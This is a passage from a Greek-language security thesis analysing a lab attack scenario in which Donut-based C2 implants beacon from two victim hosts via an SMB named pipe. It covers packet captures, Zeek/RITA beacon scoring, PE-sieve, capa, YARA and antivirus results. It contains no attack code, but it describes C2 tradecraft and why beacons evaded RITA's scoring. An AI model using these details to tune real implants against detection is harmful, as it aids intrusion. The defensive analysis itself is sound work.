Αντίστοιχα είναι και τα συμβάντα που έχουν καταγραφεί από το Sysmon και αφορούν το Victim Two. Πιο συγκεκριμένα, για τη διεργασία v2.exe έχουν καταγραφεί τα συμβάντα process creation (Sysmon Event ID 1 - *Κεφάλαιο 5.7*) και DNS query (Sysmon Event ID 22 - *Κεφάλαιο 5.7*), με IP διεύθυνση την 192.168.65.159 (Victim One).

Από την ανάλυση του .pcapng αρχείου μέσω του Wireshark προκύπτουν τα παρακάτω αποτελέσματα. Αρχικά, στην *Εικόνα 331*, παρατηρούνται τα πακέτα τα οποία στέλνονται από το θύμα (Victim One) στον C2 server. Τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 10 δευτερόλεπτα (10 δευτερόλεπτα delay και 2% jitter).



Εικόνα 331. Callbacks Κάθε 10 Δευτερόλεπτα

Αντίστοιχα, στην *Εικόνα 332* παρατηρούνται τα πακέτα που στέλνονται από το θύμα (Victim Two) στον C2 server μέσω του θύματος (Victim One). Τα callbacks του θύματος πραγματοποιούνται περίπου κάθε 120 δευτερόλεπτα (120 δευτερόλεπτα delay και 0% jitter).

994… 51m 5.093111s	192.168.65.159	192.168.1.8	TCP	54	53582 → 80 [ACK] Seq=64711 Ack=314911 Win=63033 L
994… 52m 45.134950s	192.168.65.159	192.168.1.8	TCP	54	53582 → 80 [FIN, ACK] Seq=64711 Ack=314911 Win=63
994… 52m 45.135681s	192.168.65.159	192.168.1.8	TCP	54	53582 → 80 [ACK] Seq=64712 Ack=314912 Win=63033 L
994… 53m 4.963641s	192.168.65.159	192.168.1.8	TCP	66	58975 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
994… 53m 5.285279s	192.168.65.159	192.168.1.8	TCP	54	58975 → 80 [ACK] Seq=589 Ack=4153 Win=64240 Len=0
995… 54m 45.312243s	192.168.65.159	192.168.1.8	TCP	54	58975 → 80 [FIN, ACK] Seq=589 Ack=4153 Win=64240
995… 54m 45.312927s	192.168.65.159	192.168.1.8	TCP	54	58975 → 80 [ACK] Seq=590 Ack=4154 Win=64240 Len=0
995… 55m 4.996240s	192.168.65.159	192.168.1.8	TCP	66	58976 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
995… 55m 5.176003s	192.168.65.159	192.168.1.8	TCP	54	58976 → 80 [ACK] Seq=587 Ack=4153 Win=64240 Len=0
995… 56m 45.207513s	192.168.65.159	192.168.1.8	TCP	54	58976 → 80 [FIN, ACK] Seq=587 Ack=4153 Win=64240
995… 56m 45.208207s	192.168.65.159	192.168.1.8	TCP	54	58976 → 80 [ACK] Seq=588 Ack=4154 Win=64240 Len=0
995… 57m 5.002008s	192.168.65.159	192.168.1.8	TCP	66	58977 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W

Εικόνα 332. Callbacks Κάθε 120 Δευτερόλεπτα

Επιπλέον, η *Εικόνα 333* παρουσιάζει τα SMB πακέτα που ανταλλάχθηκαν μεταξύ των δύο θυμάτων. Αξίζει να σημειωθεί ότι στα πακέτα παρατηρείται το SMBPipeName (smb) που χρησιμοποιήθηκε στα πλαίσια του σεναρίου.

131… 3m 18.977963s	192.168.65.159	192.168.65.160	SMB	127	Negotiate Protocol Request
131… 3m 19.001987s	192.168.65.160	192.168.65.159	SMB2	306	Negotiate Protocol Response
131… 3m 19.002136s	192.168.65.159	192.168.65.160	SMB2	294	Negotiate Protocol Request
131… 3m 19.003127s	192.168.65.160	192.168.65.159	SMB2	390	Negotiate Protocol Response
131… 3m 19.049099s	192.168.65.159	192.168.65.160	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
131… 3m 19.049770s	192.168.65.160	192.168.65.159	SMB2	369	Session Setup Response, Error: STATUS_MORE_PROCES
131… 3m 19.053039s	192.168.65.159	192.168.65.160	SMB2	665	Session Setup Request, NTLMSSP_AUTH, User: LAB\v1
131… 3m 19.067660s	192.168.65.160	192.168.65.159	SMB2	159	Session Setup Response
131… 3m 19.068125s	192.168.65.159	192.168.65.160	SMB2	172	Tree Connect Request Tree: \\192.168.65.160\IPC$
131… 3m 19.069469s	192.168.65.160	192.168.65.159	SMB2	138	Tree Connect Response
131… 3m 19.069578s	192.168.65.159	192.168.65.160	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
131… 3m 19.069901s	192.168.65.160	192.168.65.159	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
131… 3m 19.071854s	192.168.65.159	192.168.65.160	SMB2	198	Ioctl Request FSCTL_PIPE_WAIT Pipe: smb
131… 3m 19.072166s	192.168.65.160	192.168.65.159	SMB2	170	Ioctl Response FSCTL_PIPE_WAIT
131… 3m 19.072742s	192.168.65.159	192.168.65.160	SMB2	184	Create Request File: smb
131… 3m 19.074057s	192.168.65.160	192.168.65.159	SMB2	210	Create Response File: smb
131… 3m 19.074159s	192.168.65.159	192.168.65.160	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
131… 3m 19.074635s	192.168.65.160	192.168.65.159	SMB2	154	GetInfo Response
131… 3m 19.077122s	192.168.65.159	192.168.65.160	SMB2	162	SetInfo Request FILE_INFO/SMB2_FILE_PIPE_INFO Fil
131… 3m 19.077317s	192.168.65.160	192.168.65.159	SMB2	124	SetInfo Response
131… 3m 19.085243s	192.168.65.159	192.168.65.160	SMB2	171	Read Request Len:4 Off:0 File: smb
131… 3m 19.095726s	192.168.65.160	192.168.65.159	SMB2	130	Read Response, Error: STATUS_PENDING

Εικόνα 333. SMB Πακέτα

Στην *Εικόνα 334* παρουσιάζονται τα πακέτα που στέλνονται από το δεύτερο θύμα (Victim Two) στο πρώτο θύμα (Victim One) και αντίστροφα. Τα callbacks πραγματοποιούνται περίπου κάθε 120 δευτερόλεπτα (120 δευτερόλεπτα delay και 0% jitter).

994… 51m 4.928635s	192.168.65.159	192.168.65.160	SMB2	174	Write Request Len:4 Off:0 File: smb
994… 51m 4.928989s	192.168.65.160	192.168.65.159	SMB2	138	Write Response
994… 51m 14.963642s	192.168.65.160	192.168.65.159	SMB2	130	Write Response, Error: STATUS_PENDING
994… 53m 4.949054s	192.168.65.160	192.168.65.159	SMB2	138	Write Response
994… 53m 4.949767s	192.168.65.159	192.168.65.160	SMB2	1191	Write Request Len:1021 Off:0 File: smb
994… 53m 14.978636s	192.168.65.160	192.168.65.159	SMB2	130	Write Response, Error: STATUS_PENDING
995… 55m 4.963420s	192.168.65.160	192.168.65.159	SMB2	138	Write Response
995… 55m 4.964326s	192.168.65.159	192.168.65.160	SMB2	1187	Write Request Len:1017 Off:0 File: smb
995… 55m 15.025331s	192.168.65.160	192.168.65.159	SMB2	130	Write Response, Error: STATUS_PENDING
995… 55m 24.394767s	192.168.65.159	192.168.65.160	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
995… 55m 24.395173s	192.168.65.160	192.168.65.159	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
995… 57m 4.994723s	192.168.65.160	192.168.65.159	SMB2	138	Write Response
995… 57m 4.995350s	192.168.65.159	192.168.65.160	SMB2	1192	Write Request Len:1022 Off:0 File: smb

Εικόνα 334. SMB Callbacks Κάθε 120 Δευτερόλεπτα

Προκειμένου να εκτελεστεί το εργαλείο RITA, είναι απαραίτητη η μετατροπή του .pcapng αρχείου, που προέκυψε από το Wireshark, σε logs συγκεκριμένου μορφότυπου (format). Όπως έχει ήδη

τονιστεί, το εργαλείο Zeek [118], το οποίο αποτελεί εναλλακτική του Suricata, προσφέρει τη δυνατότητα μετατροπής του συγκεκριμένου αρχείου σε logs. Για παράδειγμα, το αρχείο Attack_Scenario_2.pcapng μετατρέπεται στα .log αρχεία που φαίνονται στην *Εικόνα 335* χρησιμοποιώντας την παρακάτω εντολή.

```
[root@localhost test2]# ls
Attack_Scenario_2.pcapng
[root@localhost test2]# zeek -C -r Attack_Scenario_2.pcapng
[root@localhost test2]# ls
Attack_Scenario_2.pcapng  dhcp.log   http.log      ntp.log           smb_mapping.log  x509.log
conn.log                  dns.log    kerberos.log  packet_filter.log  ssl.log
dce_rpc.log               files.log  ntlm.log      smb_files.log      weird.log
```

Εικόνα 335. Μετατροπή του .pcapng Αρχείου σε Zeek logs

Στη συνέχεια, με την εντολή που ακολουθεί (*Εικόνα 336*), τα .log αρχεία φορτώνονται στη βάση με όνομα Attack2.

```
[root@localhost test2]# rita import /home/user/test2/* Attack2

        [+] Importing [/home/user/test2/Attack_Scenario_2.pcapng /home/user/test2/conn.log /home/use
r/test2/dce_rpc.log /home/user/test2/dhcp.log /home/user/test2/dns.log /home/user/test2/files.log /h
ome/user/test2/http.log /home/user/test2/kerberos.log /home/user/test2/ntlm.log /home/user/test2/ntp
.log /home/user/test2/packet_filter.log /home/user/test2/smb_files.log /home/user/test2/smb_mapping.
log /home/user/test2/ssl.log /home/user/test2/weird.log /home/user/test2/x509.log]:
        [-] Verifying log files have not been previously parsed into the target dataset ...
        [-] Processing batch 1 of 1
        [-] Parsing logs to: Attack2 ...
        [-] Parsing /home/user/test2/conn.log -> Attack2
        [-] Parsing /home/user/test2/dns.log -> Attack2
        [-] Parsing /home/user/test2/http.log -> Attack2
        [-] Parsing /home/user/test2/ssl.log -> Attack2
        [-] Host Analysis:           115 / 115  [==================] 100 %
        [-] Uconn Analysis:          148 / 148  [==================] 100 %
        [-] Exploded DNS Analysis:   169 / 169  [==================] 100 %
        [-] Hostname Analysis:       169 / 169  [==================] 100 %
        [-] Beacon Analysis:         148 / 148  [==================] 100 %
        [-] FQDN Beacon Analysis:    169 / 169  [==================] 100 %
        [!] No Proxy Beacon data to analyze
        [-] UserAgent Analysis:      5 / 5  [==================] 100 %
        [!] No invalid certificate data to analyze
        [-] Updating blacklisted peers ...
        [-] Indexing log entries ...
        [-] Updating metadatabase ...
        [-] Done!
```

Εικόνα 336. Δημιουργία Dataset

Με την παρακάτω εντολή παρουσιάζονται τα πέντε sessions που προσομοιάζουν περισσότερο beaconing συμπεριφορά, έχουν δηλαδή το μεγαλύτερο score (*Εικόνα 337*). Να σημειωθεί ότι σύμφωνα με το documentation του εργαλείου, ένα score μεγαλύτερο του 70% θεωρείται ύποπτο και χρήζει περαιτέρω ανάλυσης. Ωστόσο, προκύπτει ότι το session με IP διεύθυνση προορισμού 192.168.1.8 (επιτιθέμενος) διαθέτει μηδενικό score. Αυτό οφείλεται σε δύο λόγους. Ο πρώτος σχετίζεται με το ότι το RITA χρησιμοποιεί μικρό συντελεστή βάρους για τις εσωτερικές διευθύνσεις ενός δικτύου. Σε μία πραγματική επίθεση χρησιμοποιείται μία ή περισσότερες εξωτερικές διευθύνσεις (redirectors). Ο δεύτερος λόγος σχετίζεται με τη χρονική διάρκεια της επίθεσης. Όσο μεγαλύτερη είναι η χρονική διάρκεια τόσο πιο ακριβή είναι τα αποτελέσματα του εργαλείου. Η επίθεση διήρκησε μόλις μιάμιση ώρα αντί για μέρες ή βδομάδες που διαρκούν οι πραγματικές επιθέσεις.

```
[root@localhost test2]# rita show-beacons Attack2 | head -5
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top
Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.881,192.168.65.159,52.142.114.2,147,7769,1605,80,10,942,97,137,0,0,0,0,1142154
0.881,192.168.65.159,13.107.21.200,146,18630,1613,3367,10,1007,81,75,0,0,0,0,2720003
0.849,192.168.65.159,2.22.22.225,52,5483,2046,785,10,975,33,49,0,0,0,0,285154
0.848,192.168.65.159,192.168.65.2,44,319,70,702,120,288,36,42,0,0,0,0,14076
[root@localhost test2]# rita show-beacons Attack2 | grep "192.168.1.8"
[root@localhost test2]#
```

Εικόνα 337. Rita Beacons

Αντίθετα, στις συνδέσεις μεγάλης διάρκειας (*Εικόνα 338*), εμφανίζεται η IP διεύθυνση του επιτιθέμενου (192.168.1.8).

```
[root@localhost test2]# rita show-long-connections Attack2 | head -10
Source IP,Destination IP,Port:Protocol:Service,Duration,State
192.168.65.159,192.168.65.168,137:udp:dns 443:tcp:ssl 1514:tcp:-,4912.83,closed
192.168.65.159,192.168.65.160,445:tcp:smb,ntlm,gssapi,4703,closed
192.168.65.159,192.168.1.8,80:tcp:http,3134.21,closed
192.168.65.160,23.56.109.17,80:tcp:- 80:tcp:http,941.19,closed
192.168.65.160,2.21.85.66,80:tcp:http 80:tcp:-,923.067,closed
192.168.65.159,23.56.109.17,80:tcp:- 80:tcp:http,902.21,closed
192.168.65.159,2.21.85.66,80:tcp:- 80:tcp:http,899.126,closed
192.168.65.160,192.168.65.158,49667:tcp:dce_rpc 135:tcp:dce_rpc 88:tcp:krb_tcp 389:tcp:- 53:udp:dns,
182.538,closed
192.168.65.159,192.168.65.158,53:udp:dns 49670:tcp:dce_rpc 389:tcp:- 135:tcp:dce_rpc 88:tcp:krb_tcp,
182.523,closed
```

Εικόνα 338. Rita Long Connections

Όπως έχει ήδη παρουσιαστεί στο *Κεφάλαιο 4.7.2*, το PE-sieve συμβάλλει στον εντοπισμό κακόβουλης δραστηριότητας χρησιμοποιώντας πληθώρα τεχνικών. Στη συγκεκριμένη περίπτωση, κατά την εκτέλεση του v1.exe αρχείου στο Victim One, αποδίδεται στη διεργασία το pid 1816 (*Εικόνα 339*).

v1.exe	1816	Running	v1	00	10,120 K	Disabled

Εικόνα 339. Process Identifier του v1.exe

Ως αποτέλεσμα των ανωτέρω, παρατηρείται αύξηση του αριθμού των ύποπτων δραστηριοτήτων (*Εικόνα 340*), το οποίο είναι προφανές δεδομένου ότι το implant είναι κακόβουλο και περιέχει shellcode που προέρχεται από το εργαλείο Donut [61].

```
Select Administrator: Windows PowerShell
PS C:\Users\v1\Desktop\pe-sieve> .\pe-sieve64.exe /pid 1816
PID: 1816
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Using raw process!
[*] Scanning: C:\Users\v1\Desktop\Attack_Scenario_2\v1.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
[*] Scanning: C:\Windows\System32\gdi32.dll

PID: 1816
---
SUMMARY:

Total scanned:      64
Skipped:            5
-
Hooked:             3
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   3
```

Εικόνα 340. Αποτέλεσμα του Εργαλείου PE-sieve

Αντίστοιχα, κατά την εκτέλεση του v2.exe αρχείου στο Victim Two, αποδίδεται στη διεργασία το pid 7616 (*Εικόνα 341*).

v2.exe	7616	Running	v2	00	3,368 K	Disabled

Εικόνα 341. Process Identifier του v2.exe

Ως αποτέλεσμα των ανωτέρω, παρατηρείται αύξηση του αριθμού των ύποπτων δραστηριοτήτων (*Εικόνα 342*), το οποίο είναι προφανές δεδομένου ότι το implant είναι κακόβουλο και περιέχει shellcode που προέρχεται από το εργαλείο Donut [61].

```
Administrator: Windows PowerShell
PS C:\Users\v2\Desktop\pe-sieve> .\pe-sieve64.exe /pid 7616
PID: 7616
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
Using raw process!
[*] Scanning: C:\Users\v2\Desktop\v2.exe
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\user32.dll
[*] Scanning: C:\Windows\System32\win32u.dll
---
SUMMARY:

Total scanned:      43
Skipped:            3
-
Hooked:             3
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          0
Unreachable files:  0
Other:              0
-
Total suspicious:   3
---
```


Εικόνα 342. Αποτέλεσμα του Εργαλείου PE-sieve

Οι δυνατότητες (capabilities) που ανιχνεύει το εργαλείο capa, παρουσιάζονται στη συνέχεια (*Εικόνα 343*). Σημειώνεται πως τα αποτελέσματα που προκύπτουν για το αρχείο v1.exe, ισχύουν και για το αρχείο v2.exe.

```
PS C:\Users\v1\Desktop\capa-v3.0.0-windows> .\capa.exe C:\Users\v1\Desktop\Attack_Scenario_2\v1.exe
loading : 100%| | 633/633 [00:00<00:00, 1190.77 rules/s]
matching: 100%| | 71/71 [00:00<00:00, 116.42 functions/s, skipped 29 library functions (40%)]
+-----------------------+-------------------------------------------------------------------------------+
| md5                   | 632e517687ded6206d4fbf1f081a19cf                                              |
| sha1                  | 78535003dea17e0746a444c8898a8d499a48c04e                                      |
| sha256                | 2bdcee34c71699bf44a97a5fa2aca98f959faf6a1eaee3d30cfc967e9ca75c1c              |
| os                    | windows                                                                       |
| format                | pe                                                                            |
| arch                  | amd64                                                                         |
| path                  | C:\Users\v1\Desktop\Attack_Scenario_2\v1.exe                                  |
+-----------------------+-------------------------------------------------------------------------------+

+-------------------------------------------------+-------------------------------------------------+
| CAPABILITY                                      | NAMESPACE                                       |
|-------------------------------------------------+-------------------------------------------------|
| contains PDB path                               | executable/pe/pdb                               |
| contain a resource (.rsrc) section              | executable/pe/section/rsrc                      |
+-------------------------------------------------+-------------------------------------------------+
```


Εικόνα 343. Αποτέλεσμα Εργαλείου capa στο v1.exe Αρχείο

Χρησιμοποιώντας την παράμετρο -vv προκύπτουν αναλυτικά όλες οι δυνατότητες του εν λόγω αρχείου (*Εικόνα 344*). Σε αντίθεση με το πρώτο σενάριο, αυτήν τη φορά δεν υπάρχει κάποια δυνατότητα η οποία να συνδέεται άμεσα με κακόβουλη δραστηριότητα, εκτός του path του επιτιθέμενου που γίνεται disclosure.




Εικόνα 344. Εκτέλεση του Εργαλείου capa με την Παράμετρο -vv

Αναφορικά με το εργαλείο YARA, χρησιμοποιούνται οι παρακάτω κανόνες στατικής ανίχνευσης. Πρόκειται για ορισμένα strings τα οποία αν συνδυαστούν ενδέχεται να σχετίζονται με κακόβουλη δραστηριότητα. Να σημειωθεί πως τα strings είναι απολύτως υποθετικά δεδομένου ότι στόχος είναι η παρουσίαση του συγκεκριμένου εργαλείου. Το αποτέλεσμα της ανάλυσης είναι 1, επομένως αληθές (*Εικόνα 345*). Δεδομένου ότι ικανοποιούνται όλοι οι παρακάτω κανόνες, το .exe αρχείο ενδέχεται να σχετίζεται με κακόβουλη δραστηριότητα.




Εικόνα 345. Εκτέλεση Εργαλείου YARA

Επιπλέον, σύμφωνα με το εργαλείο Hybrid Analysis προκύπτουν τα αποτελέσματα που ακολουθούν (*Εικόνα 346*). Το .exe αρχείο κατατάσσεται ως κακόβουλο (Exploit Donut Generic) δεδομένου ότι πετυχαίνει ανίχνευση από AVs της τάξης του 44% και συνολικό threat score 74%.



Εικόνα 346. Αποτελέσματα Εργαλείου Hybrid Analysis

Πιο συγκεκριμένα, τα αποτελέσματα του Falcon EDR [145] και των AV λύσεων παρουσιάζονται στην *Εικόνα 347*.



Εικόνα 347. Αποτελέσματα Falcon EDR και AV Λύσεων


Σύμφωνα με το Metadefender το 24% (6 από τα 25) των AV λύσεων που χρησιμοποιεί κατατάσσουν το αρχείο ως κακόβουλο (*Εικόνα 348*).

Anti-Virus Scan Results for OPSWAT Metadefender (6/25)
Last update: 10/16/2021 11:16:31 (UTC)

ByteHero	✓	Xvirus Personal Guard	✓
AegisLab	✓	Vir.IT eXplorer	✓
K7	✗ Riskware (00584baa1)	Kaspersky	✗ Trojan.Win64.Zenpak.zq
TrendMicro House Call	✓	Quick Heal	✓
RocketCyber	✓	Comodo	✓
Huorong	✓	Avira	✓
Sophos	✓	VirusBlokAda	✓
McAfee	✓	Cyren	✓
TACHYON	✓	TrendMicro	✓
Antiy	✓	Ikarus	✗ Trojan.Win32.Leivion
Emsisoft	✗ Generic.Exploit.Donut.1.237B7EDE (B)	NANOAV	✓
ESET	✗ a variant of Generik.HFCMPXW trojan	Ahnlab	✓
BitDefender	✗ Generic.Exploit.Donut.1.237B7EDE		


Εικόνα 348. Αποτελέσματα Metadefender

Σύμφωνα με το VirusTotal το 29% (19 από τα 65) των AV λύσεων που χρησιμοποιεί κατατάσσουν το αρχείο ως κακόβουλο (*Εικόνα 349*).




Εικόνα 349. Αποτελέσματα VirusTotal

Επιπλέον, από το αυτοματοποιημένο εργαλείο THOR APT Scanner [171], στην καρτέλα community προκύπτει το παρακάτω σχόλιο (*Εικόνα 350*). Συμπεραίνεται ότι ικανοποιείται συγκεκριμένος κανόνας του εργαλείου YARA και επομένως το αρχείο κατατάσσεται ως κακόβουλο (Donut like loader).




Εικόνα 350. Αποτέλεσμα THOR APT Scanner

Αναφορικά με τα αποτελέσματα του Falcon Sandbox [145], αυτά αποτυπώνονται στην *Εικόνα 351*. Πιο συγκεκριμένα, στο συγκεκριμένο σενάριο, σαν κακόβουλοι Indicators of Compromise (IoCs) θεωρούνται οι ανιχνεύσεις των AV λύσεων.



Εικόνα 351. Αποτελέσματα Falcon Sandbox

